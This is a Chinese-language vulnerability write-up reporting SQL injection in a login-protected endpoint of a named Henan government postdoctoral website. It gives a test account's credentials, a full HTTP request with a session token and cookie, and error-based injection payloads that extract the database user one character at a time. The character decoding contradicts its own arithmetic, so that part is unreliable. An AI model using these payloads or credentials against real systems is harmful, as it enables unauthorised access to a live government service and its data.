## 河南省人民政府某站存在SQL注入漏洞

地址: <http://hnpostdoctor.hrss.henan.gov.cn/#/passport/login>, 可以注册账号进去, 我这里注册好一个 账号qwert123 密码qwert123



进去后点击 “通知公告” 会触发一个接口 /erupt-api/data/table/Notice, 此接口存在SQL注入漏洞



POST /erupt-api/data/table/Notice HTTP/1.1

Host: hnpostdoctor.hrss.henan.gov.cn

Content-Length: 77

Accept: application/json, text/plain, \*/\*

erupt: Notice

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36

token: AygbhVKtrC2AKaEw

Content-Type: application/json

Origin: http://hnpostdoctor.hrss.henan.gov.cn

Referer: http://hnpostdoctor.hrss.henan.gov.cn/

Accept-Encoding: gzip, deflate


Accept-Language: zh-CN,zh;q=0.9

Cookie: JSESSIONID=1D86EBEFA5AE6FCB6A914CB8B7ED0A9C


Connection: close

{"pageIndex":1,"pageSize":10,"sort":"sort"}


排序注入漏洞, 使用payload: "sort":"sort/exp(824-ascii(SUBSTRING(user(),1,1)))"报错, 因为mysql特性 exp(710)溢出报错 所以这里第一位用户名的ascii码为 824-710=114 对应字母 l



第二位 "sort":"sort/exp(821-ascii(SUBSTRING(user(),2,1)))" 报错 对应字母 i



第三位也是 i



"sort":"sort/exp(727-length(user()))" 这个是我跑了一下用户名长度 17位 有点长 我就跑到第4位吧 第四位是 n 证明存在SQL注入漏洞

